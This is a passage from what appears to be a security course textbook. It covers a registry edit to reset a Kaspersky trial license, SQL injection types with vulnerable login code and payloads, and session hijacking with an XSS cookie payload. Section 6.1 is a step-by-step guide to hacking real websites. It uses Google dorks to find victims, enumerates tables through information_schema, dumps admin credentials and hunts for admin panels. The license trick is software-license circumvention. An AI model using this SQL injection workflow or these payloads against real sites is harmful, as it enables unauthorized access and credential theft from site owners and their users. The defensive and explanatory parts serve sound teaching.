


3. Open Folder Path (for 32bit OS)


HKEY_LOCAL_MACHINE\SOFTWARE\KasperskyLab\protected\APV8\environment




4. Look for Product code (License code)




5. Right Click on product code and modify it by changing last 3-4 characters of the product key.




6. Close Registry edit and click on the Kaspersky icon in the taskbar and exit it




7. Turn on Kaspersky AV again and click on activate beta version



8. The trial license would have been activated had it been 2009, since it is almost 13 years later the server has been updated and this trick doesn't work



9. Lastly re-enable the self defence option



That was Kaspersky trial License extension by randomly creating new productcode and trying to get another 30 day trial.

❖❖❖❖

6

SQL INJECTION AND SESSION HIJACKING

Unit Structure

6.0 SQL INJECTION (SQLI)

SQL Injection (SQLi) is a type of an injection attack that makes it possible to execute malicious SQL statements. These statements control a database server behind a web application. Attackers can use SQL Injection vulnerabilities to bypass application security measures.

An SQL Injection vulnerability may affect any website or web application that uses an SQL database such as MySQL, Oracle, SQL Server, or others. Criminals may use it to gain unauthorized access to your sensitive data: customer information, personal data, trade secrets, intellectual property, and more. SQL Injection attacks are one of the oldest, most prevalent, and most dangerous web application vulnerabilities. The OWASP organization (Open Web Application Security Project) lists injections in their OWASP Top 10 2017 document as the number one threat to web application security.

Fig 1. SQL Injection

SQL Injection Attack Performed

SQL is a query language that was designed to manage data stored in relational databases. You can use it to access, modify, and delete data. Many web applications and websites store all the data in SQL databases.

Successful SQL Injection attack can have very serious consequences.

- Attackers can use SQL Injections to find the credentials of other users in the database.
- An SQL Injection vulnerability could allow the attacker to gain complete access to all data in a database server.
- An attacker could use SQL Injection to alter balances, void transactions, or transfer money to their account.
- Attacker can delete records from a database or even drop tables.
- An attacker could use an SQL Injection as the initial vector and then attack the internal network behind a firewall.

SQL Injection can be classified into three major categories –

1. In-band SQLi,
2. Inferential SQLi and
3. Out-of-band SQLi.

1. In-band SQLi (Classic SQLi)

In-band SQL Injection occurs when an attacker is able to use the same communication channel to both launch the attack and gather results.

The two most common types of in-band SQL Injection are

i. Error-based SQLi and

ii. Union-based SQLi.

Error-based SQLi

Error-based SQLi is an in-band SQL Injection technique that relies on error messages thrown by the database server to obtain information about the structure of the database.

Union-based SQLi

Union-based SQLi is an in-band SQL injection technique that leverages the UNION SQL operator to combine the results of two or more SELECT statements into a single result which is then returned as part of the HTTP response.

2. Inferential SQLi (Blind SQLi)

Inferential SQL Injection, unlike in-band SQLi, may take longer for an attacker to exploit, however, it is just as dangerous as any other form of SQL Injection. In an inferential SQLi attack, no data is actually transferred via the web application and the attacker would not be able to see the result of an attack in-band (which is why such attacks are commonly referred to as "blind SQL Injection attacks"). Instead, an attacker is able to reconstruct the database structure by sending payloads, observing the web application's response and the resulting behavior of the database server.

The two types of inferential SQL Injection are

i. Blind-boolean-based SQLi and

ii. Blind-time-based SQLi.

Boolean-based (content-based) Blind SQLi

Boolean-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the application to return a different result depending on whether the query returns a TRUE or FALSE result. Depending on the result, the content within the HTTP response will change, or remain the same. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.

Time-based Blind SQLi

Time-based SQL Injection is an inferential SQL Injection technique that relies on sending an SQL query to the database which forces the database to wait for a specified amount of time (in seconds) before responding. The response time will indicate to the attacker whether the result of the query is TRUE or FALSE. Depending on the result, an HTTP response will be returned with a delay, or returned immediately. This allows an attacker to infer if the payload used returned true or false, even though no data from the database is returned.

3. Out-of-band SQLi

Out-of-band SQL Injection occurs when an attacker is unable to use the same channel to launch the attack and gather results. Out-of-band techniques, offer an attacker an alternative to inferential time-based techniques, especially if the server responses are not very stable (making an inferential time-based attack unreliable).

Simple SQL Injection Example

The first example is very simple. It shows, how an attacker can use an SQL Injection vulnerability to go around application security and authenticate as the administrator.

The following script is a simple example of authenticating with a username and a password. The example database has a table named users with the following columns: username and password.

```
# Define POST variables
uname = request.POST['username']
passwd = request.POST['password']

# SQL query vulnerable to SQLi
sql = "SELECT id FROM users WHERE username='" + uname + "' AND password='" + passwd + "'"

# Execute the SQL statement
database.execute(sql)
```

These input fields are vulnerable to SQL Injection. An attacker could use SQL commands in the input in a way that would alter the SQL statement executed by the database server. For example, they could use a trick involving a single quote and set the passwd field to:

password' OR 1=1

As a result, the database server runs the following SQL query:

SELECT id **FROM** users **WHERE** username='username' **AND password='password' OR 1=1'**

Because of the OR 1=1 statement, the WHERE clause returns the first id from the users table no matter what the username and password are. The first user id in a database is very often the administrator. In this way, the attacker not only bypasses authentication but also gains administrator privileges. They can also comment out the rest of the SQL statement to control the execution of the SQL query further:

-- MySQL, MSSQL, Oracle, PostgreSQL, SQLite

' OR '1'='1' **--**

' OR '1'='1' **/***

-- MySQL

' OR '1'='1' #

-- Access (using null characters)

' OR '1'='1' **%00**

' OR '1'='1' **%16**

Union-Based SQL Injection

One of the most common types of SQL Injection uses the UNION operator. It allows the attacker to combine the results of two or more

SELECT statements into a single result. The technique is called union-based SQL Injection.

The following is an example of this technique. It uses the web page testphp.vulnweb.com, an intentionally vulnerable website hosted by Acunetix.

The following HTTP request is a normal request that a legitimate user would send:

GET http://testphp.vulnweb.com/artists.php?artist=1 HTTP/1.1


Host: testphp.vulnweb.com

The artist parameter is vulnerable to SQL Injection. The following payload modifies the query to look for an inexistent record. It sets the value in the URL query string to -1. Of course, it could be any other value that does not exist in the database. However, a negative value is a good guess because an identifier in a database is rarely a negative number.

In SQL Injection, the UNION operator is commonly used to attach a malicious SQL query to the original query intended to be run by the web application. The result of the injected query will be joined with the result of the original query. This allows the attacker to obtain column values from other tables.

GET http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1, 2, 3 HTTP/1.1


Host: testphp.vulnweb.com



The following example shows how an SQL Injection payload could be used to obtain more meaningful data from this intentionally vulnerable site:

GET http://testphp.vulnweb.com/artists.php?artist=-1 UNION SELECT 1,pass,cc FROM users WHERE uname='test' HTTP/1.1

Host: testphp.vulnweb.com



Prevent SQL Injections (SQLi)

Step 1: Train and maintain awareness

Step 2: Don't trust any user input

Step 3: Use whitelists, not blacklists

Step 4: Adopt the latest technologies

Step 5: Employ verified mechanisms

Step 6: Scan regularly (with Acunetix)

Train and maintain awareness

You should provide suitable security training to all your developers, QA staff, DevOps, and SysAdmins.

Don't trust any user input

Treat all user input as untrusted. Any user input that is used in an SQL query introduces a risk of an SQL Injection.

Use whitelists, not blacklists

Verify and filter user input using strict whitelists only.

Adopt the latest technologies

Use the latest version of the development environment and language and the latest technologies associated with that environment/language.

Employ verified mechanisms

Use modern development technologies such mechanisms instead of trying to reinvent the wheel.

Scan regularly

SQL Injections may be introduced by your developers or through external libraries/modules/software. You should regularly scan your web applications using a web vulnerability scanner.

6.1 SQL INJECTION FOR WEBSITE HACKING

Step 1: Finding Vulnerable Website:

We can find the Vulnerable websites(hackable websites) using Google Dork list. google dork is searching for vulnerable websites using the google searching tricks. But we are going to use "inurl:" command for finding the vulnerable websites.

Some Examples:
inurl:index.php?id=
inurl:gallery.php?id=

inurl:article.php?id=
inurl:pageid=

Here is the huge list of Google Dork http://www.ziddu.com/download/13161874/A…t.zip.html

So Start from the first website.

Note:if you like to hack particular website,then try this:
site:www.victimsite.com dork_list_commands
for eg:

site:www.victimsite.com inurl:index.php?id=

Step 2: Checking the Vulnerability:

In order to check the vulnerability ,add the single quotes(‘) at the end of the url and hit enter.

For eg:

http://www.victimsite.com/index.php?id=2'

If the page remains in same page or showing that page not found or showing some other webpages. Then it is not vulnerable.

If it showing any errors which is related to sql query,then it is vulnerable. Cheers..!!
For eg:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ”’ at line 1

Step 3: Finding Number of columns:

Now we have found the website is vulnerable. Next step is to find the number of columns in the table.

For that replace the single quotes(‘) with “order by n” statement.(leave one space between number and order by n statement)

Change the n from 1,2,3,4,,5,6,…n. Until you get the error like “unknown column “.

change the number until you get the error as “unknown column”

if you get the error while trying the “x”th number,then no of column is “x-1”.

I mean:

http://www.victimsite.com/index.php?id=2	order	by	1(noerror)
http://www.victimsite.com/index.php?id=2	order	by	2(noerror)
http://www.victimsite.com/index.php?id=2	order	by	3(noerror)
http://www.victimsite.com/index.php?id=2	order	by	4(noerror)
http://www.victimsite.com/index.php?id=2	order	by	5(noerror)
http://www.victimsite.com/index.php?id=2	order	by	6(noerror)
http://www.victimsite.com/index.php?id=2	order	by	7(noerror)
http://www.victimsite.com/index.php?id=2	order	by	8(error)

so now x=8 , The number of column is x-1 i.e, 7.

Sometime the above may not work. At the time add the “–” at the end of the statement.

Step 4: Displaying the Vulnerable columns:

Using “union select columns_sequence” we can find the vulnerable part of the table. Replace the “order by n” with this statement. And change the id value to negative(i mean id=-2,must change,but in some website may work without changing).

Replace the columns_sequence with the no from 1 to x-1(number of columns) separated with commas(,).

It will show some numbers in the page(it must be less than ‘x’ value, i mean less than or equl to number of columns).

Like this:

Now select 1 number.
It showing 3,7. Let's take the Number 3.

Step 5: Finding version,database,user
Now replace the 3 from the query with "version()"

It will show the version as 5.0.1 or 4.3. something like this.

Replace the version() with database() and user() for finding the database,user respectively.

Step 6: Finding the Table Name if the version is 5 or above. Then follow these steps. Now we have to find the table name of the database. Replace the 3 with "group_concat(table_name) and add the "from information_schema.tables where table_schema=database()"

Now it will show the list of table names. Find the table name which is related with the admin or user.

Now select the "admin " table.

if the version is 4 or some others, you have to guess the table names. (user, tbluser). It is hard and bore to do sql inection with version 4.


Step 7: Finding the Column Name

Now replace the "group_concat(table_name) with the "group_concat(column_name)"

Replace the "from information_schema.tables where table_schema=database()–" with "FROM information_schema.columns WHERE table_name=mysqlchar–

Now listen carefully ,we have to find convert the table name to MySql CHAR() string and replace mysqlchar with that .


Find MysqlChar() for Tablename:
First of all install the HackBar addon:
https://addons.mozilla.org/en-US/firefox/addon/3899/
Now
select sql->Mysql->MysqlChar()



This will open the small window ,enter the table name which you found. i am going to use the admin table name.

click ok

Now you can see the CHAR(numbers separated with commans) in the Hack toolbar.



Copy and paste the code at the end of the url instead of the “mysqlchar” For eg:

http://www.victimsite.com/index.php?id=-2 and 1=2 union select 1,2,group_concat(column_name),4,5,6,7 from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)–

Now it will show the list of columns.
like
admin,password,admin_id,admin_name,admin_password,active,id,admin_name,admin_pas
s,admin_id,admin_name,admin_password,ID_admin,admin_username,username,password..etc..

Now replace the replace group_concat(column_name) with group_concat(columnname,0x3a,anothercolumnname).

Column name should be replaced from the listed column name. another column name should be replace from the listed column name.

Now replace the ” from information_schema.columns where table_name=CHAR(97, 100, 109, 105, 110)” with the “from table_name”

Now it will Username and passwords.

Enjoy..!!cheers..!!

Step 8: Finding the Admin Panel:
Just try with url like:

http://www.victimsite.com/admin.php
http://www.victimsite.com/admin/
http://www.victimsite.com/admin.html
http://www.victimsite.com:2082/

6.2 SESSION HIJACKING

SESSION

HTTP is stateless, so application designers had to develop a way to track the state between multiple connections from the same user, instead of requesting the user to authenticate upon each click in a web application. A session is a series of interactions between two communication end points that occurs during the span of a single connection. Applications use sessions to store parameters that are relevant to the user. The session is kept "alive" on the server as long as the user is logged on to the system. The session is destroyed when the user logs-out from the system or after a predefined period of inactivity. When the session is destroyed, the user's data should also be deleted from the allocated memory space.

A session ID is an identification string (usually a long, random, alpha-numeric string) that is transmitted between the client and the server. Session IDs are commonly stored in cookies, URLs and hidden fields of web pages.

SESSION HIJACKING WORK?

The most popular session hijacking are

- session sniffing
- predictable session token ID
- man in the browser
- cross-site scripting
- session sidejacking
- session fixation

Session sniffing

This is one of the most basic techniques used with application-layer session hijacking. The attacker uses a sniffer, such as Wireshark, or a proxy, such as OWASP Zed, to capture network traffic containing the session ID between a website and a client.




Fig 2. Manipulating the token session executing the session hijacking attack.

Predictable sessions token ID

Many web servers use a custom algorithm or predefined pattern to generate session IDs. The greater the predictability of a session token, the weaker it is and the easier it is to predict. If the attacker can capture several IDs and analyze the pattern, he may be able to predict a valid session ID.

Man-in-the-browser attack

Once the victim is tricked into installing malware onto the system, the malware waits for the victim to visit a targeted site. The man-in-the-browser malware can invisibly modify transaction information and it can also create additional transactions without the user knowing.

Cross-site scripting

Cybercriminals exploit server or application vulnerabilities to inject client-side scripts into web pages. This causes the browser to execute arbitrary code when it loads a compromised page. If Http Only isn't set in session cookies, cybercriminals can gain access to the session key through injected scripts, giving them the information they need for session hijacking.

The example in figure 3 uses an XSS attack to show the cookie value of the current session; using the same technique it's possible to create a specific JavaScript code that will send the cookie to the attacker.

<SCRIPT>

alert(document.cookie);

</SCRIPT>

